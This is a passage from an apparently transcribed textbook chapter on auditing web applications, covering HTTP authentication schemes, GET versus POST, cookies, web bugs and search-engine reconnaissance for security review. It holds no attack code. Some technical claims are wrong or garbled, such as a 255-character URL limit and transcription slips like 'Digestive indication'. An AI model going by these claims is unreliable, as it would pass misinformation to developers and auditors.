Auditing Web-Based Applications

This chapter includes:

Information Gathering Attacks

User Sign-on Process

User Name Harvesting

Password Harvesting

Resource Exhaustion

User Sign-off Process

OS and Web Server Weaknesses

Buffer Overflows

Session tracking and management

A Recipe for Strong Session IDS

Hidden Form Elements

Unexpected User Input

GET vs. POST

Improper Server Logic

Web Browser Security

Server-side Techniques for Protecting Sensitive Data

Introduction

In this chapter we will introduce the concepts necessary to audit web applications. Some of the main areas that are commonly overlooked include:

- Input validation & sanitization,
- Error checking & handling, and
- Vigorous session management

In validating that a Web-based application is secure, the auditor needs to investigate more than the basic system controls. The aim should be to ensure that the implementation has been accomplished with the

aim of ensuring a complete mediation of the application. The principle of complete mediation tells us that there needs to be a single point of entry rather than many paths. This way of thinking is not commonly used on the Internet at the moment.

To do this, the Web application would have to be set up in such a way that it acts as a server for all requests to the client. Content would then be distributed through the authenticated session credentials of the client. This requires creating a mediation point. Microsoft ".Net" and a variety of open source solutions are providing this capability. When deployed, these applications generally require user to access the site through a single mediation point. To do this the application should be set up with a mediation point such as "index.aspx" controls access to all information on the site. Exceptions for images and selected content will exist but these should be limited. The use of a single point of access aids in debugging and simplifies updates and patching. The difficulty and why this methodology is seldom used is that it requires planning in advance of installation. The auditor should become involved with the site prior to its going live.

The secret do creating secure Web applications lies with implementing multi-tiered solutions. The auditor should verify that the Web application uses the presentation, application and persistent tiers correctly. Each of these aspects will be covered in more detail later in the chapter.

As it currently stands, vulnerable Web applications remain a top ten security and vulnerability issue. Although the Web and its related technologies have matured, constant changes, additions and evolutions in methodologies combined to create a significant problem for the auditor and developers and IT people in general. One of the difficulties derives directly from the nature of testing. Auditors are generally brought in too late and subsequent to the development and implementation of the system being tested. Often, this involves testing live systems. The issue was that the tools and test methodologies used by auditors in assessing Web applications can be dangerous.

It is also common for external Web applications to begin life as quick fix kludges. This is important for the auditor to note as in these instances, it is extremely unlikely that the code would have been reviewed prior to being placed in production.

Sample Code

Every web server in the market (including the free versions) ships with sample sites and code. Whether this includes ".Net", PHP, MySQL, "CGI" or any other code, much of the foundation and basis for a large percentage of existing Internet sites has come from the sample applications. CGI (Common Gateway Interface) scripts and applications based on languages such as C or Perl are commonly traded, sold or freely posted across the Internet and subsequently implemented on production sites. FormMail (Matt's Script archive) for instance has been updated frequently due to vulnerabilities such as the "Email Address CGI Variable Spamming Vulnerability" (Bugtrack ID 3955). Other issues such as Cross site scripting (XSS) vulnerabilities have been extremely common in these shared CGI applications.

Worse yet, custom sites such as "Northwind Traders" that shipped by default with Web servers (in this case IIS by Microsoft) were even worse. These sites were used by budding Web developers as a foundation on how to create code. In reality, they were a perfect example of how not to write code. Many of these applications were so flawed that they were in themselves included into vulnerability scanners. It became a simple check to see if the developer had used the sample site and if so vulnerability could be quickly reported.



Figure 24.1 Sample Sites are everywhere.

As we can see from a simple Google search, sample code is everywhere. What is particularly bad is that many developers are taking sample code from the Internet without verifying either its original source, the integrity of that code, or even whether they can use it. Many sites post code with copyright limitations attached. They may allow noncommercial use or use in limited circumstances. The issue here is not only of security but also compliance and protecting the organization from breaches of legislation. For instance, the use of copyrighted code outside of the conditions it has been licensed for use could leave the company liable to criminal charges.

An Introduction to HTML

Web pages are primarily text with the inclusion of scripts (also text) and graphics. HTML (HyperText Markup Language) is not as many would like us to believe compiled, but is rather viewable as source code. Whether the code is created “on the fly” from an ASP enabled IIS server running “.Net” or whether it is from a static page, the end result is the same. HTML instructs the Web browser on how to choreograph the site. In effect it says where to display text and images, what colors to paint and even of the page should be reloaded after an amount of time.

What any good Web developer will quickly discover is that different web browsers render pages differently. Each page is marked up with HTML "Tags". Some examples are listed below:

** text is displayed in the centre of the page and bold **

Although the standard specifies that HTML tags are created using lowercase, the reality is that browsers will generally (with very few exceptions) treat the page as case insensitive. As such, the tag "<A HREF" is functionally equivalent to "<a href" or "<A Href". Further, quotations are commonly optional. This can lead to problems and it is recommended that the standards are followed. When reviewing HTML, remember that in reserved characters are generally encoded. For instance;

& would be replaced by **&** and

> may also be displayed as: **<**

A particular concern to the auditor is the inclusion of comments in web pages and scripts. Comments are essential change control and development tools when used correctly, but developers all too often forget that web scripts are not compiled and comments can contain sensitive information.

Comments are enclosed within **"<!-- -->"** tags in HTML. One of the primary issues that occur in Web–based development is that the programmers forget that users have access to their source code. All the best methods to obscure HTML fail when exposed to unknown users and capture tools. Reverse proxies such as WebScarab (see the OWASP project for details) allow users to capture even the best script-based sites and re-display the source. This is problematic in many ways but of prime concern is that developers in many instances still behave as if they control all aspects of the application. They also forget that Web pages are not compiled.

When code is compiled, comments are stripped from the resulting application. This does not occur in HTML. Consequently, when comments are left in code by developers, they can be read by the user. A demonstration why this can be considered important by the auditor is best illustrated by the inclusion of a comment taken during one of my own site audits (the names have been changed):

"<!-- 04-10-04 added URL filters to keep auditor happy -->"

"<!-- 21-01-05 now filtering commas due to SQL injection -->"

"<!-- 22-01-05 added other meta characters to filter -->"

"<!-- 27-02-05 Damn George!!! He told me he fixed that problem on the ASP pages-->"

I hope this gives you an idea on why checking and preferably removing comments from production sites matters.

An Introduction to HTTP

First remember that HTTP is just text. However, encoding allows binary data to be wrapped within HTTP. Basically, HTTP is simply a method of communication. In fact, many more "difficult" protocols such as Microsoft RPC have been encapsulated within HTTP. The Web process works when a client requests a page from the Web server using HTTP. The server subsequently responds by sending HTML (and other protocols) wrapped in HTTP headers.



Figure 23.2 HTTP in Action.

In effect, HTML tells the browser how to display the page; HTTP is how it is sent. The difference between these protocols can be easily seen when we consider what else we can do with HTTP. Being a means of encapsulating information, HTTP may be used as a transport process for just about any other traffic on the Internet. On the other hand, HTML simply tells us where to load visual functions on a Web browser.

Limitations with the Web Browser

Developers often forget that they do not control the browser. Whenever a Web application is developed it needs to be considered to be running in a hostile environment. To this end any data centre the public links needs to be considered as tainted and must be rigorously validated prior to being inserted into any database or application. Contrary to what many people think, SSL just hides the issue in a layer of encryption and does nothing to increase security where validation is concerned. Tools such as WebScarab (see below) allow the user to view hidden form fields and alter anything that you have put in the application. Consequently, trusting this data is asking trouble.

Hidden Form Elements

Web Developers often use Hidden Elements in web forms. Hidden elements are beneficial to the developer and not the user. Hidden elements allow the developer to save or store information that may be sent to a subsequent web page or form. A hidden element in a form uses code such as:

<INPUT TYPE = Hidden NAME = "subject" VALUE = "">

As is implied from the form element," VALUE" is not displayed in the user's web browser. These are still contained within the web page source and may be viewed using a tool such as WebScarab. So no secure information should be in these forms. More details are available online from: http://htmlhelp.com/reference/html40/forms/input.html.

Authentication in HTTP

There are a number of authentication schemes included within HTTP. This section will briefly introduce the reader to a few of these.

HTTP Basic Authentication

The simplest form of authentication available within HTTP is the basic authentication method. When basic authentication is enabled, a client request to a URI that is protected by the Web server will return a HTTP 401 error (this is HTTP/1.1 401 Authorization Required). A browser that receives a 401 error understands that it is required to supply a user name and password. When the browser receives this response it will typically display an authentication dialog box. This will ask the user for a username and password combination

The client's browser will then concatenate the username and password combination entered by the user with the ":" character as a separator. This combination is then base 64 encoded. The resulting string is stored by the browser which will make a subsequent request for the same page but with the inclusion of this embedded string in the authorization header field. HTTP basic authentication does not have a logout function and the browser will store the credentials until it has been restarted (that is that the user needs to close all instances of the browser before it will forget their authentication).

Further, basic authentication is conducted in clear text. Base 64 encoding is not encryption. Although it looks scrambled, there are simple tools available to reverse base 64 encoded characters.

HTTP Digest Authentication

HTTP digest authentication comes in two varieties. The first of these was introduced into HTTP 1.0 (the initial scheme was introduced after HTTP 1.0 as an extension to the standard and became integrated fully in version 1.1). Due to a number of flaws in the initial version an updated version was created. Digestive indication was created as a simple means of allowing users to authenticate over insecure and unencrypted communication channels.

As may be seen in the figure below, data that is received from the server (system B) by the client (System A) is hashed together with the user's password. The resulting digests should be the same on both systems. If they are not then either the data sent by the server has been corrupted or the password was incorrect. The server will send data with each authentication request so that a simple replay will be made more difficult. As with basic authentication as detailed previously, the authentication process is started by a HTTP 401

unauthorized response header that is sent by the server. The server will then add a “WWW-Authenticate” header which contains a specific request stating that digest authentication is required. The server generates the data (this is known technically as a “nonce”). The digest is then computed both at the client and the server. The digests function uses the following steps:

1. Sequence from "System A" consists of username, realm, password concatenated with colons. This string is created using the format – “User:Group_or_realm@syngress.com:My_Password”,

2. The system next calculates a hash of this string using the MD5 algorithm is returned as a hexadecimal 128 bit string,

3. The string concatenated at "System B" consists of the HTTP method (GST, POST, PUT etc) and the URI (the page request). An example string could be “GET:/web_cart/index.asp”.

4. The server next calculates a hash of this string using the MD5 algorithm is returned as a hexadecimal 128 bit ASCII string,

5. The systems will concatenate the value from “System A” with the nonce and “System B” with colons as a separator,

6. The client browser will calculate the MD5 hash of this string and represent it in ASCII. This value is sent to the server as the authentication digest.



Figure 23.3 Digest Authentication

There are flaws in this scheme. Replay attacks are possible as an attacker can use the correctly calculated digest the same request. In effect, this means an attacker can capture a session and replay it to gain access to the server.

A new version of the digests authentication methodology was introduced into HTTP 1.1. This was designed to prevent digest replay attacks, add mutual authentication so that the client could trust the server, and add a layer of integrity protection. The guy just methodology was improved by adding an NC parameter. This parameter is in effect a nonce counter which is included in the authentication header. The NC is an eight digit hexadecimal number which is incremented every time that a request is made using the same nonce. At the server it is configured to check whether the value is greater than the previous one it has received, a replay attack will fail.

HTTP Forms Based Authentication

HTTP forms-based authentication uses code fields that are embedded into a webpage. A HTML FORMs may be used in order to request authentication data from the user. The forms method supports the ***TYPE=PASSWORD*** input methodology. Using this methodology, a developer can integrate an authentication request into a standard forms-based webpage. These authentication forms should be submitted using a POST request as a GET requests are displayed both in the browser field and history. It is common to see forms-based authentication using GET requests in proxy logs. These GET requests contain both the username and password. For this reason, it is essential that GET is not used and that all forms are sent using an encrypted communication link. It does not matter if this is done using SSL/TLS or IPSec, but if it is not conducted over a protected communication link it is likely that the user's credentials could be captured.

HTTP Certificate Based Authentication

HTTP through the use of SSL (v 3.0) or TLS contain support for digital certificates. A user's digital certificates can be mapped to an authentication credential on the server. Digital certificates provide a secure means of accessing high security systems. There are a number of issues associated with digital certificates such as key recovery, Key revocation, PKI infrastructure requirements, certificate management and root of trust hierarchies that are beyond the scope of this chapter.

HTTP Entity Authentication (Cookies)

Cookies are commonly used to authenticate the user's browser as part of a session management mechanism. This is distinct from user authentication and should not be confused with it.

GET vs. POST

GET and POST are the two most common methods used to send and retrieve data to and from a web server. Both of these types of HTTP request reform basically the same function. The specifics of how they do this vary greatly.

A GET request attends all the values entered into a webpage form to the end of the URL listed in the action attribute of the <form> tag that the user has entered. The GET request is extremely simple and quick for users and developers. There are limitations associated with GET –based requests may do and further there are serious security concerns with posting data over GET. From a developer's perspective, the primary drawback with using GET is that there is a limitation associated with a maximum number of characters that may be

contained in any URL. The maximum URL length is 255 characters. As such, the domain name, page requested and any data being delivered to the site all have to fit within a 255 character limit. What is worse however is that all this information is sent in the URL request. These requests will be displayed in Proxy logs. Additionally, uses browser history will save this request.

A POST request performs the same function as GET does with two key differences. First, there is no size limit on how much data can be sent using POST. Next, form values are not included in the URL. As these values are only included in the body of the request, proxy logs on the user's browser history list will not display this information. Although an attacker may still "sniff" clear text traffic and capture the information it is not as simple and if the session is protected using encryption (SSL/TLS or IPSec) this information will not be available.

Cookies

Cookies are simply text. The server sends a cookie name with an arbitrary value and the client caches and then returns the cookie in every request. In contradiction to the claim that no information is sent from your computer to anybody outside your system, the majority of cookies are interactive (that is, information is not only written to them but also read from them by web servers you connect to). Cookies are simply a HTTP mechanism that is widely used by Web servers to store information on a Web client. This information is in the form of a small amount of text. This text is transmitted in special HTTP headers. They are used most commonly for session management.

Tools such as WebScarab can be used to view cookies inbound over the wire. This is more effective than browser controls as:

- JavaScript embedded on the webpage may be used to create cookies where IE and other browsers will not prompt the user.
- The cookie could have been stored on hard drives from a previous session. In this case it is not a new inbound cookie and the browser will not prompt the use.

Persistent Cookie (File based and stored on Hard Drive)

System cookies are stored on a hard drive and expire at a future date. They are only deleted by the system after the Expires date passes. The deletion of these cookies assumes that the browser has been opened after this event.

Session Cookie (Memory Based)

Session cookies will expire either by date or when the browser has been closed. This is because they are only stored in memory and are not written to disk.

Cookie Flow

The following diagram details the process used to send and request a cookie.

Web Browser		Web server
The browser request the page from server GET / HTTP/1.0	1	
The next request to the same Web server will now include a new HTTP header that has the information contained in the cookie to the right.	2	HTTP headers of response cookie is being sent to browser <Other HTTP Headers excluded> **Set-Cookie:** SID=123ABE; expires= Sat, 31 Nov 2007 12:00:00 GMT path=/; domain=.my.home.com; secure
This information is returned to the server GET / HTTP/1.0 Cookie: SID=123ABE	3	

Figure 23.4 The cookie flow process

Cookie Headers

With HTTP a "Set-Cookie" is sent from the server to browser and a "Cookie" is sent from the browser to server. The standard states that the Web browser should allow at least 4096 bytes per cookie. There are 6 Parts to a Cookie. There are (Netscape specifications – all similar, but there are some differences in terminology):

- Name, this is an arbitrary string used to identify the cookie so that a Web server can send more than one cookie to a user,
- Domain, the domain specification contains the range of hosts that the browser is permitted to send a cookie to. This is generally a DNS specification and can be spoofed,
- Path, this is the range of URL's where the browser is permitted to transmit the cookie,
- Expires, the time on the host system when the browser must expire or delete cookie,
- Secure, this flag signifies that the cookie will only be sent with SSL enabled, and
- Data, the data section is the arbitrary strings of text contained within the cookie.

Next there is part 7 of a 6 part cookie. Part 7 is the P3P Field. This is not technically part of the cookie, the "platform for privacy preferences" (P3P) field is a compact policy sent by the Web server using a HTTP header. IE v6 Web browsers will enable users to automatically accept cookies from sites with certain privacy policies. The P3P specification may be found at: Http://www.w3.org/TR/P3P/

Cookies and the Law

Companies use cookies as a means of accumulating information about web surfers without having to ask for it. Cookies attempt to keep track of visitors to a Web site and to track state (as HTTP is session-less and stateless). The information that cookies collect from users may be profitable both in the aggregate and by the individual. Whether the convenience that cookies provide outweighs the loss of privacy is a question each Internet user

must decide for him or herself. Criticism of cookies has included fear of the loss of privacy. This is an issue primarily due to tracking cookies.

Tracking Cookies

HTTP is made to be “sessionfull ” by using either URL re-writing (in GET requests) or Cookies. The domain and path field of the cookie allows the server to create a vague domain entry that will allow the user’s browser to transmit the cookie to any machine in the domain listed. A cookie with “.com” for instance in the domain field and a path of “ / ” will allow any host in the “.com” domain to receive the cookie. This is of course a privacy concern.

Tracking cookies are often used by advertising firms. They have their clients create a cookie that may be collected by any domain. In this way they can collect information they can be stored in databases for later correlation. Cookies are generally legal. The issue comes when poorly configured cookies are utilized; on this account case law is sketchy at best. In Europe under the privacy provisions of the EC, it could be argued that accessing a tracking cookie that you did not create specifically (as is done by the advertising companies) is technically illegal.

In a similar fashion, it could be argued that access by third parties to cookies is an unauthorized access to data under US federal law. The problem of both of these examples is that the law is untested. The easiest path is generally to seek a breach of contract (a privacy contract as sent within a cookie is a legally enforceable contract). In Europe breach of this contract could be a criminal offence. An issue is that DNS spoofing is easy (and cookies rely on DNS).

Cookies and the auditor

Auditors need to know what their organization is doing in regards to cookies. The legislation concerning privacy is different across countries and it is essential that issues with tracking cookies are considered before a site goes live.

What is a Webbug?

By embedding a small (1x1) image into a page (the image being not noticeable) the site can make a call to another site (i.e. that of gator or another spam merchant). This call to download the 1 byte image will set a cookie header. So the site sets a cookie that has an open domain. As you visit other sites (that may also have web bugs – and Google sells space for these) the cookie will be used to collect info on your surfing habits (referrer lines etc). So the web bug with the cookie may be used to formulate info on what you do.

Every time that you go to a page with a Web bug, you create a log at the advertising firm. You make a call to their server to download the image and they will record the REFERER information.

Not all Web Bugs are small and insidious. In fact any graphics on a Web page that is used for monitoring purposes can be considered a Web Bug. Advertising companies have a preference to use the more sterile term "clear GIF" and are also known as "1-by-1 GIFs" and "invisible GIFs".

A Web Bug provides the site with the following information:

- The IP address of the host system that obtained (viewed) the Web Bug

- The URL of the page that the Web Bug is located in
- The URL of the Web Bug image
- The time the Web Bug was viewed (downloaded)
- The browser variety (e.g. Mozilla, IE) used to get the Web Bug image
- Any cookie values that where previously set in the browser

A Web Bug can be used to find out if a particular Email message has been read by someone and if so, when the message was read. A Web Bug can provide the IP address of the recipient if the recipient is attempting to remain anonymous. Within an organization, A Web Bug can give an idea how often a message is being forwarded and read. Because of this, SPAM companies will often utilize Web Bugs. They do this for the following reasons:

- To quantify the number of people who have viewed the same Email message in an advertising campaign.
- To detect whether the SPAM message has been is viewed or not. This can provide the advertiser with a far more accurate statistic then simply collecting "read receipts". Email addresses that are not recorded as having viewed a message are removed from the list for future mailings.
- To synchronize a Web browser cookie to a particular Email address. This method allows a Web site to validate the identity of people who come to the site by correlating the cookies on the system from the email and the web browser.

Information Gathering Attacks

When looking at Web applications the first stage is to do some reconnaissance. On the Internet if you are not doing this, it does not mean it's not being done. Sites such as: http://johnny.ihackstuff.com did not create the problem, rather they have highlighted it and brought out of the darkness. Johnny's site provides a multitude of predefined search engine queries. Some simple searches include:

- Checks the known vulnerabilities against Web applications and sample code,
- Common passwords and password files (even /etc/passwd),
- SQL Injection and buffer overflow attacks,
- Payment card or Credit card numbers that had not been secured,
- Customer data, contracts, financial spreadsheets, and other confidential information,
- Remotely exploits or Foothold instances,
- Sensitive online shopping information, and
- Many many more things that should not be displayed.

